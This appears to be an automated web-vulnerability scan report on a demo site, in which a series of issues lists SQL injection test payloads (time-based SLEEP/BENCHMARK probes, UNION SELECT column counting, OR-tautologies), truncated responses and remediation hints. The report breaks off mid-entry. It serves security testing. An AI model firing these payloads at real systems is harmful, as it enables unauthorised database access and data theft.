Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#790				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#791

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 23#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 23#
Name	Value				
demouser@deepfence.io	ORDER BY 23#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#792				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	<table><tr><td>demouser@deepfence.io</td><td>OR x=y#</td></tr></table>	demouser@deepfence.io	OR x=y#
demouser@deepfence.io	OR x=y#		
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#793		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 31337</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 31337
Name	Value				
demouser@deepfence.io	ORDER BY 31337				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#794	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1' ORDER BY 1,2,3--+</td></tr></table>		Name	Value	demouser@deepfence.io	1' ORDER BY 1,2,3--+
Name	Value					
demouser@deepfence.io	1' ORDER BY 1,2,3--+					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#795					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters					
	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title</pre></div>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#796

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#797				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIKiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #798

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#799	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-89

#800

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language= "javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </ script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4- bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data: image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJ bWFnZVZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQ IoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#801				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#802

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR x=x#</td></tr></table>	Name	Value	demouser@deepfence.io	OR x=x#
Name	Value				
demouser@deepfence.io	OR x=x#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#803				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	") or sleep(5)=""
